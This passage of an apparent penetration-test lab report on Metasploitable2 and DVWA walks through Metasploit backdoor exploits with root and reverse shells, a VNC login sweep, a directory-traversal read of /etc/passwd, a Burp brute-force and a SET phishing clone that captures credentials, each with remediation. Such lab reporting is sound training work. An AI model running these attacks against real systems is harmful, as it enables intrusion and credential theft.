msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD payload/cmd/unix/interact
PAYLOAD => cmd/unix/interact
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.111:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.111:21 - USER: 331 Please specify the password.
[+] 192.168.56.111:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.111:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.111:6200) at 2021-05-11 13:44:38 +0530

id
uid=0(root) gid=0(root)
whoami
root
```


Remediation

Since version 2.3.4 of the vsftpd contained backdoor, so the best possible way.
to mitigate this risk is to update to the latest version of the vsftpd.


04	Unreal Ircd backdoor command execution			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Host	Metasploitable2 (192.168.56.111)			

Observation & Risk


The port 6667 is used by the unreal ircd service. The current version of the service is 3.2.8.1. It was discovered that this version of the service has a backdoor installed, which could be further abused by attackers once they communicate to this backdoor by enumerating previous security flaws.
Using metasploit module directly, we can exploit this service. First, it is needed to use the module irc backdoor followed by setting the remote host ip address. Then it is needed to set the payload which is to be run on the remote host. For that, payload cmd/unix/reverse is used that spawns a shell and make it possible to connect you the ip address of the attacker.




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.113
LHOST => 192.168.56.113
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD payload/cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.113:4444
[*] 192.168.56.111:6667 - Connected to 192.168.56.111:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.111:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ZKNf4vzfdjQGSMdz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ZKNf4vzfdjQGSMdz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.113:4444 -> 192.168.56.111:33788) at 2021-05-11 14:53:16 +0530

which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/etc/unreal# whoami
whoami
root
root@metasploitable:/etc/unreal#
```


Remediation

Since the access gained by the backdoor is of root level. Hence this version of the service should be updated or the port should be closed.


05	Weak Password on VNC Server			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Host	Metasploitable2 (192.168.56.111)			

Observation & Risk


On the Metasploitable host, the scans discovered a VNC server running on port 5900. The password for the VNC server is easily determined and appears in several, if not all, password dictionaries. With the password, it was able to connect to the server and gain access to a root shell.




```
┌──(root💀kali)-[~/AIA]
└─# cat users.txt
user
root
msfadmin
```



```
msf6 auxiliary(scanner/mysql/mysql_login) > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > options
```



```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.56.111:5900   - 192.168.56.111:5900 - Starting VNC login sweep
[!] 192.168.56.111:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.56.111:5900   - 192.168.56.111:5900 - Login Successful: :password
[*] 192.168.56.111:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > █
```



```
┌──(root💀Kali)-[~]
└─# vncviewer 192.168.56.111
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

```
root@metasploitable:/# whoami
root
root@metasploitable:/# 
```


Remediation

Change password for VNC server.

06	File Inclusion			
Risk Level	Critical	High	Medium	Low
Host	Metasploitable2 – DVWA (192.168.56.111)			

Observation & Risk

We can enter "http://192.168.80.134/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd" in the address bar of the browser. '../' characters used represent a directory traversal. The no.of '../' depends on the configurations and location of the target webserver. This will eventually result in displaying the contents of the /etc/password data.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var
/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```


Remediation

If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable. It is important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attack cannot perform a directory traversal attack.

07	**Brute Force Attack (BurpSuite)**			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Host	Metasploitable2 – DVWA (192.168.56.111)			

Observation & Risk

Using Burpsuite a brute force attack was initialized to make necessary findings.




Vulnerability: Brute Force

Login

Username: admin

Password: •••••




Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



Intruder attack 1

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
10	sys	admin	200	□	□	4882	
11	wampp	admin	200	□	□	4882	
12	newuser	admin	200	□	□	4882	
13	xampp-dav-unsecure	admin	200	□	□	4882	
14	vagrant	admin	200	□	□	4882	
15	admin	password	200	□	□	4948	
16	manager	password	200	□	□	4882	
17	root	password	200	□	□	4882	
18	cisco	password	200	□	□	4882	
19	apc	password	200	□	□	4882	
20	pass	password	200	□	□	4882	
21	security	password	200	□	□	4882	
22	user	password	200	□	□	4882	
23	system	password	200	□	□	4882	


```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 192.168.56.111
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Remediation


Employ 2 factor authentication.
Deploy account lockout after failed login attempts.
Modifying default ports to make it harder for the attackers to penetrate.

02	Credential Harvester Attack (SET)			
Risk Level	Critical	High	**Medium**	Low
Host	Metasploitable2 – DVWA (192.168.56.111)			
Observation & Risk				


Perform a Social engineering attack using by SET tool kit. Select website attack option followed by credential harvesting attack methods and then site cloner is used to further attack. Then a clone site is made for the DVWA login page and a user is projected to log in using the cloned log in page instead of the genuine log in available




```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vect
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```




```
set> 2
```




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method
```




```
set:webattack>3
```




```
 1) Web Templates
 2) Site Cloner
 3) Custom Import
```




```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
```



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.30.7]:192.168.30.7
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.30.6/dvwa/login.php

[*] Cloning the website: http://192.168.30.6/dvwa/login.php
```




```
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a
 website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


Not secure | 192.168.30.7
uick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
DVWA
Login

Username
admin

Password
••••••••



```
192.168.30.2 - - [12/May/2021 00:56:27] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:27] "GET /favicon.ico HTTP/1.1" 404 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET / HTTP/1.1" 200 -
192.168.30.2 - - [12/May/2021 00:56:45] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=password
POSSIBLE USERNAME FIELD FOUND: Login=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.30.2 - - [12/May/2021 00:56:54] "POST /index.html HTTP/1.1" 302 -
```

Remediation

Make employee awareness sessions.
Ensure password management is strictly tight

<table>
<tr><td><b>09</b></td><td colspan="4"><b>Cleartext Protocols Are Used</b></td></tr>
<tr><td><b>Risk Level</b></td><td><b>Critical</b></td><td><b>High</b></td><td><b>Medium</b></td><td><b>Low</b></td></tr>
<tr><td><b>Host</b></td><td colspan="4">Metasploitable2 (192.168.56.111)</td></tr>
<tr><td colspan="5"><b>Observation & Risk</b></td></tr>
<tr><td colspan="5">Cleartext protocols like telnet, ftp, and http are used, according to my findings. With access to the local area network, an attacker will also intercept and sniff unencrypted traffic.
<table>
<tr><th>Protocol</th><th>Port(s)</th></tr>
<tr><td>Telnet</td><td>23</td></tr>
<tr><td>FTP</td><td>21, 2121</td></tr>
<tr><td>HTTP</td><td>80, 8180</td></tr>
<tr><td>Rexecd</td><td>512</td></tr>
<tr><td>Rlogind</td><td>513</td></tr>
<tr><td>AJP13</td><td>8009</td></tr>
</table></td></tr>
<tr><td colspan="5"><b>Remediation</b></td></tr>
<tr><td colspan="5">Implement authentications for all shares.</td></tr>
</table>

6. Conclusion

The vulnerabilities and important recommendations for the target scope domains have been demonstrated in this report. Vulnerabilities are classified as critical, high, medium, low, or informational depending on their severity. Furthermore, Demonstrate the possible attacks that the adversary could carry out during the exploitation phase. An attacker would try to gain access to the Domain Controllers in order to aid network traversal and threaten the systems further.

The computer should be viewed from the attacker's point of view in order to detect threats within it. To achieve this, consider the computer as a black box that collects data both passively and actively . I have used automated scanners to make sure I did not miss any flaws, but their effectiveness should not be the only factor in determining which ones we find. These tests are less reliable than objective tests also because results may not be precise and can often corrupt the method. Finally, it is critical to keep the system and network configurations up to date in order to ensure reliable operations.